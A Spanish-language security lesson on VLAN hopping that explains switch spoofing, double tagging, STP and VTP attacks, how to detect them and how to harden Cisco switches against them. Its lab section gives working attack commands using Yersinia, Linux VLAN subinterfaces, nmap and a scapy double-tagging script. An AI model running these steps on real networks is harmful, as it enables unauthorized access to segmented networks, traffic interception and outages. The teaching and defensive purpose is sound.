VLAN hopping: switch spoofing, double tagging y defensa de segmentación
· 14 min de lectura
Aprende cómo funcionan los ataques de VLAN hopping (switch spoofing y double tagging 802.1Q), qué papel juegan DTP y STP, y cómo defender la segmentación de red con trunk pruning, BPDU guard y native VLAN segura.
Las redes corporativas segmentan el tráfico usando VLANs (Virtual Local Area Networks, IEEE 802.1Q). Cada VLAN aísla broadcast domains: el tráfico de contabilidad no llega al segmento de desarrollo, las impresoras quedan separadas de los servidores críticos y la red de invitados no toca la infraestructura interna. Este aislamiento es una de las capas defensivas más habituales en cualquier entorno empresarial, pero depende de que los switches estén configurados correctamente.
VLAN hopping es el nombre que recibe cualquier técnica que permite a un atacante enviar o recibir tramas en una VLAN a la que no debería tener acceso. Hay dos variantes clásicas: switch spoofing (el atacante negocia un enlace trunk con el switch) y double tagging (el atacante encapsula tramas con doble etiqueta 802.1Q para que el primer switch retire la exterior y el segundo entregue la interior en la VLAN objetivo). Ambas explotan comportamientos por defecto de los switches Cisco, HP, Juniper y otros fabricantes, y siguen siendo viables cuando el equipo sale de fábrica sin bastionado.
Esta es la décima lección de la Tanda 10 de /aprende. Complementa la lección de ARP spoofing y MITM, cerrando el bloque de ataques a la capa 2 de red.
Estos ataques solo deben ejecutarse en laboratorios propios o en entornos con autorización escrita. Manipular tráfico de switches en producción puede causar caídas de servicio e implica responsabilidad legal.
Qué es VLAN hopping#
Una VLAN es una partición lógica dentro de un switch (o grupo de switches) que crea dominios de broadcast independientes. Un puerto en la VLAN 10 no puede comunicarse directamente con un puerto en la VLAN 20 sin pasar por un router o un switch de capa 3 que haga inter-VLAN routing. Esta separación es la base de la microsegmentación en redes empresariales.

El término VLAN hopping cubre cualquier método que rompa esa separación desde la capa 2, sin necesidad de comprometer el router. El atacante salta de su VLAN asignada a otra VLAN del mismo switch o del mismo dominio de trunking. Las dos técnicas principales son:
- Switch spoofing: el atacante configura su interfaz de red para negociar un enlace trunk con el switch usando DTP (Dynamic Trunking Protocol). Si el puerto del switch está en modo
dynamic desirableodynamic auto(valores por defecto en muchos modelos Cisco), la negociación tiene éxito y el atacante recibe tramas etiquetadas de todas las VLANs permitidas en el trunk.
- Double tagging: el atacante envía tramas con dos cabeceras 802.1Q. La exterior lleva el tag de la native VLAN del trunk. El primer switch la retira (porque coincide con la native VLAN) y reenvía la trama con la etiqueta interior intacta. El segundo switch ve esa etiqueta interior y entrega la trama en la VLAN objetivo. Solo funciona en una dirección (del atacante hacia el objetivo) y requiere que la native VLAN del trunk sea la misma que la VLAN del atacante.
Por qué ocurre: la causa raíz#
La raíz del problema está en los valores de fábrica de los switches. Cisco IOS, por ejemplo, habilita DTP en modo dynamic desirable en todos los puertos, lo que significa que cualquier puerto de acceso está dispuesto a convertirse en trunk si el otro extremo lo solicita. La native VLAN por defecto es la VLAN 1 en prácticamente todos los fabricantes, y la mayoría de administradores nunca la cambian.
Configuración vulnerable (valores por defecto en Cisco IOS):
interface GigabitEthernet0/1
 switchport mode dynamic desirable
 ! DTP activo, native VLAN 1 implícita
El switch no distingue entre un switch legítimo y una tarjeta de red configurada para enviar frames DTP. Herramientas como Yersinia generan paquetes DTP válidos en segundos. Una vez establecido el trunk, el atacante tiene acceso a todas las VLANs permitidas.
Para el double tagging la causa es diferente pero relacionada: cuando una trama llega al switch con el tag de la native VLAN, el switch lo retira antes de reenviar. Si la trama contiene una segunda etiqueta, esta sobrevive y el switch de destino la interpreta como tráfico legítimo de esa VLAN. El protocolo 802.1Q no prevé esta situación porque asume que solo switches de confianza generan tramas etiquetadas.
Tipos y variantes#
| Técnica | Requisito | Dirección | Alcance |
|---|---|---|---|
| Switch spoofing (DTP) | Puerto en modo dynamic | Bidireccional | Todas las VLANs del trunk |
| Double tagging (802.1Q) | Native VLAN del atacante igual a la del trunk | Solo ida (atacante a víctima) | VLAN específica del tag interior |
| STP manipulation | Acceso a puertos con BPDU habilitado | Bidireccional tras rerouting | Depende de la topología |
| VTP injection | Acceso a trunk con VTP en modo server o client | Bidireccional | Todas las VLANs del dominio VTP |
STP manipulation#
El Spanning Tree Protocol (802.1D, RSTP, MSTP) evita bucles en topologías redundantes eligiendo un root bridge y bloqueando puertos redundantes. Un atacante que envía BPDUs con prioridad más baja que la del root bridge actual puede forzar una reelección, convirtiendo su equipo en el nuevo root. Esto redirige tráfico a través de su máquina, habilitando sniffing e inyección. Herramientas como Yersinia y scapy automatizan el envío de BPDUs.
VTP injection#
VTP (VLAN Trunking Protocol) sincroniza la configuración de VLANs entre switches. Si un atacante accede a un trunk y envía un VTP advertisement con revision number superior, los switches en modo client aceptan la nueva tabla de VLANs. Esto puede borrar todas las VLANs del dominio, causando una denegación de servicio masiva.
Cuándo es explotable#
El VLAN hopping requiere acceso físico o lógico a un puerto del switch. Los escenarios típicos son:
- Puertos de acceso sin bastionar: salas de reuniones, impresoras, rosetas de pared en oficinas abiertas. Un atacante conecta un laptop y ejecuta switch spoofing.
- Switches con DTP activo: cualquier switch Cisco con configuración de fábrica. Modelos Catalyst 2960, 3750, 9200, 9300 vienen con DTP habilitado por defecto.
- Native VLAN 1 en trunks: prácticamente universal si el administrador no la cambió. Es la condición necesaria para double tagging cuando el atacante está en VLAN 1.
- Puertos sin BPDU guard: permiten ataques STP desde puertos de acceso.
- VTP en modo server sin contraseña: permite inyección de VTP advertisements.
En entornos cloud (AWS VPC, Azure VNet) las VLANs no existen como concepto de capa 2. Estos ataques son exclusivos de redes on-premise con switches físicos o switches virtuales (vSwitch en VMware, Open vSwitch) que implementen 802.1Q y DTP.
Cómo se detecta#
Detección manual#
| Señal | Dónde buscar | Qué indica |
|---|---|---|
| Puerto en estado trunk inesperado | show interfaces trunk | Posible switch spoofing |
| Paquetes DTP en la red | Captura con Wireshark, filtro dtp | Negociación trunk no autorizada |
| BPDUs desde puertos de acceso | show spanning-tree inconsistentports | Intento de STP manipulation |
| Cambio de root bridge | show spanning-tree root | Root bridge con MAC desconocido |
| VTP revision number alto inesperado | show vtp status | Posible VTP injection |
Herramientas#
- Wireshark: captura y filtra DTP, BPDUs, tramas 802.1Q con doble etiqueta.
- Yersinia: además de atacar, en modo sniffer detecta frames DTP y BPDUs anómalos.
- Cisco SPAN/RSPAN: mirror de puertos para análisis fuera de línea.
- NAC (802.1X): detecta dispositivos no autorizados antes de asignar VLAN.
- SIEM con logs de switches: alertas por cambios de estado trunk, cambios de root bridge o VTP revision.
Explotación paso a paso en un laboratorio#
Paso 1: reconocimiento del switch#
Desde la máquina atacante (conectada a un puerto del switch objetivo), verifica si DTP está activo:
sudo yersinia dtp -attack 0 -interface eth0
# Modo sniffing: muestra frames DTP recibidos
Si recibes DTP frames, el puerto soporta negociación trunk.
Paso 2: switch spoofing con Yersinia#
Fuerza la negociación trunk enviando DTP desirable:
sudo yersinia dtp -attack 1 -interface eth0
# Envía DTP desirable, negocia trunk
Verifica que el enlace trunk se estableció:
sudo tcpdump -i eth0 -e -nn 'ether proto 0x8100' | head -20
# Tramas con tag 802.1Q = trunk activo
Paso 3: acceder a otras VLANs#
Crea subinterfaces para cada VLAN objetivo:
sudo ip link add link eth0 name eth0.20 type vlan id 20
sudo ip addr add 10.10.20.200/24 dev eth0.20
sudo ip link set eth0.20 up

sudo ip link add link eth0 name eth0.30 type vlan id 30
sudo ip addr add 10.10.30.200/24 dev eth0.30
sudo ip link set eth0.30 up
Ahora puedes escanear y comunicarte con hosts en VLANs 20 y 30:
nmap -sn 10.10.20.0/24
nmap -sn 10.10.30.0/24
Paso 4: double tagging (alternativa)#
Si DTP está deshabilitado pero la native VLAN es la misma que tu VLAN (VLAN 1), usa scapy para enviar tramas con doble tag:
from scapy.all import *

# Trama con doble tag: exterior VLAN 1, interior VLAN 20
pkt = Ether(dst="ff:ff:ff:ff:ff:ff") / \
      Dot1Q(vlan=1) / \
      Dot1Q(vlan=20) / \
      IP(dst="10.10.20.100") / \
      ICMP()

sendp(pkt, iface="eth0")
El primer switch retira la etiqueta exterior (VLAN 1 = native VLAN), reenvía la trama con la etiqueta interior (VLAN 20) al siguiente switch, que la entrega en VLAN 20. Las respuestas no vuelven (ataque unidireccional), pero sirve para inyectar tráfico, explotar servicios sin autenticación o enviar payloads.
Paso 5: STP manipulation con Yersinia#
Fuerza una reelección de root bridge para redirigir tráfico:
sudo yersinia stp -attack 4 -interface eth0
# Envía BPDUs con prioridad 0 (la más baja)
Si el ataque tiene éxito, el tráfico entre switches pasará por tu equipo, permitiendo sniffing con tcpdump o Wireshark.
Qué puede lograr un atacante#
| Impacto | Descripción | Severidad |
|---|---|---|
| Acceso a VLANs restringidas | Lectura y envío de tráfico en segmentos supuestamente aislados | Crítica |
| Intercepción de credenciales | Sniffing de protocolos sin cifrar (HTTP, FTP, SNMP, telnet) en VLANs sensibles | Alta |
| Movimiento lateral | Salto a servidores, bases de datos o controladores de dominio en VLANs internas | Crítica |
| Denegación de servicio | VTP injection borra VLANs, STP manipulation causa loops o cortes | Alta |
| Bypass de controles de red | Evasión de firewalls, IDS/IPS y ACLs que dependen de la segmentación VLAN | Alta |
| Ataque a infraestructura de gestión | Acceso a VLAN de management donde están las interfaces de administración de switches y routers | Crítica |
Cómo se corrige#

La defensa contra VLAN hopping se basa en eliminar los comportamientos por defecto que lo hacen posible. Cada medida es sencilla; el problema es que requieren configuración explícita en cada puerto.
Deshabilitar DTP en puertos de acceso#
Configura cada puerto de acceso como switchport mode access y desactiva la negociación DTP con switchport nonegotiate:
interface GigabitEthernet0/1
 switchport mode access
 switchport access vlan 10
 switchport nonegotiate
Esto elimina el switch spoofing por completo. El puerto nunca aceptará convertirse en trunk.
Cambiar la native VLAN#
Usa una VLAN dedicada y sin uso como native VLAN en todos los trunks. Nunca uses VLAN 1:
interface GigabitEthernet0/24
 switchport trunk native vlan 999
 switchport trunk allowed vlan 10,20,30
Esto rompe el double tagging: el atacante necesitaría estar en VLAN 999 (que no tiene puertos de acceso asignados) para que el primer switch retire su etiqueta exterior.
Trunk pruning#
Permite solo las VLANs necesarias en cada trunk. No dejes el valor por defecto (todas las VLANs):
switchport trunk allowed vlan 10,20,30Incluso si el atacante logra un trunk, solo verá las VLANs explícitamente permitidas.
BPDU guard y root guard#
Habilita BPDU guard en todos los puertos de acceso para prevenir ataques STP:
interface range GigabitEthernet0/1-20
 spanning-tree bpduguard enable
 spanning-tree guard root
BPDU guard desactiva el puerto si recibe un BPDU. Root guard impide que un puerto se convierta en root port, bloqueando intentos de cambiar el root bridge.
Port security#
Limita el número de MACs aprendidas por puerto y define la acción ante violaciones:
interface GigabitEthernet0/1
 switchport port-security
 switchport port-security maximum 2
 switchport port-security violation shutdown
Control de acceso a la red (NAC con 802.1X)#
Implementa autenticación de red para que solo dispositivos autorizados obtengan acceso a la VLAN:
interface GigabitEthernet0/1
 dot1x port-control auto
 authentication host-mode single-host
802.1X no previene VLAN hopping directamente, pero asegura que solo dispositivos con credenciales válidas (certificado, usuario/contraseña RADIUS) accedan al puerto, reduciendo drásticamente la superficie de ataque.
VTP seguro#
Cambia VTP a modo transparente o desactívalo. Si lo necesitas, configura contraseña:
vtp mode transparent
! o si necesitas VTP:
vtp mode server
vtp password C0mpl3xPassw0rd!
Errores comunes al defenderse#
- Aplicar hardening solo en switches core: los ataques se originan en switches de acceso. Cada puerto de borde debe estar bastionado.
- Dejar VLAN 1 como native VLAN: es el error más frecuente y el que habilita double tagging. Cambia la native VLAN en todos los trunks.
- Permitir todas las VLANs en trunks: el trunk pruning es obligatorio. Sin él, un trunk comprometido expone toda la red.
- No habilitar BPDU guard en puertos de acceso: sin BPDU guard, un atacante puede manipular STP desde cualquier roseta de pared.
- Confiar en VLANs como única capa de seguridad: las VLANs son una capa, no un firewall. El tráfico entre VLANs debe pasar por un firewall con ACLs estrictas.
- Ignorar puertos sin usar: los puertos vacíos deben estar en
shutdowny asignados a una VLAN de cuarentena. Un puerto activo sin bastionar es una puerta abierta. - No monitorizar cambios de topología STP: los logs de STP topology change deben estar activos y alimentar el SIEM.
Preguntas frecuentes#
VLAN hopping funciona en switches de todos los fabricantes#
Switch spoofing vía DTP es específico de Cisco, pero el double tagging funciona en cualquier switch que implemente 802.1Q con native VLAN sin etiquetado explícito. HP Aruba, Juniper y otros fabricantes tienen sus propios protocolos de negociación trunk que también pueden ser abusados. La defensa (modo access explícito, native VLAN dedicada) aplica a todos.
El double tagging permite comunicación bidireccional#
No. El double tagging es unidireccional: puedes enviar tramas a la VLAN objetivo, pero las respuestas se enrutarán a la VLAN del tag interior, no de vuelta a ti. Sirve para inyectar tráfico (exploits, paquetes maliciosos), pero no para establecer conexiones TCP completas de forma directa. Para comunicación bidireccional necesitas switch spoofing o combinar el double tagging con un host comprometido en la VLAN destino.
Las VLANs privadas (PVLAN) protegen contra VLAN hopping#
Las PVLANs (private VLANs) aíslan puertos dentro de la misma VLAN, pero no protegen contra VLAN hopping. Un atacante que logre un trunk o double tagging sigue pudiendo alcanzar otras VLANs. Las PVLANs son complementarias, no sustitutivas del bastionado de trunks y DTP.
La autenticación 802.1X elimina el riesgo de VLAN hopping#
802.1X reduce significativamente el riesgo porque impide que dispositivos no autorizados accedan a la red. Sin embargo, si un dispositivo autenticado es comprometido, el atacante hereda su acceso y puede intentar VLAN hopping desde ese puerto. 802.1X + bastionado de DTP y trunks es la combinación correcta.
En redes virtualizadas (VMware, Hyper-V) hay VLAN hopping#
Los vSwitches de VMware (Standard y Distributed) implementan 802.1Q pero no soportan DTP, por lo que switch spoofing no aplica. El double tagging sí es teóricamente posible si la configuración de la native VLAN es incorrecta. NSX y Azure VNet usan encapsulación diferente (VXLAN, GENEVE) donde el concepto de VLAN hopping clásico no aplica directamente, pero existen ataques análogos a nivel de overlay.
Cómo verifico que mi red no es vulnerable#
Ejecuta una auditoría de puertos:
# En cada switch, verifica el estado DTP
show dtp interface
# Busca puertos en modo dynamic
show interfaces switchport | include Name|Negotiation
# Verifica native VLAN en trunks
show interfaces trunk
# Confirma BPDU guard
show spanning-tree summary
Si encuentras puertos en dynamic desirable o dynamic auto, o trunks con native VLAN 1, son vulnerables.
Resumen#
- VLAN hopping rompe la segmentación de capa 2 saltando entre VLANs sin pasar por el router.
- Switch spoofing abusa de DTP para negociar un trunk desde un puerto de acceso, obteniendo acceso bidireccional a todas las VLANs.
- Double tagging explota la native VLAN para inyectar tramas unidireccionales en una VLAN objetivo a través de dos switches.
- STP manipulation permite redirigir tráfico convirtiéndose en root bridge falso.
- La defensa requiere configuración explícita:
switchport mode access,nonegotiate, native VLAN dedicada, trunk pruning, BPDU guard y port security. - Las VLANs son una capa de defensa, no un perímetro completo. Deben complementarse con firewalls, ACLs, 802.1X y monitorización.
Fuentes y lecturas recomendadas#
- IEEE 802.1Q - Virtual Bridged Local Area Networks
- MITRE ATT&CK T1599.003 - Network Boundary Bridging: Network Address Translation Traversal
- Cisco - VLAN Security Best Practices
- Yersinia - Framework for layer 2 attacks
- SANS - Virtual LAN Security: Weaknesses and Countermeasures
- Cisco - Understanding and Configuring BPDU Guard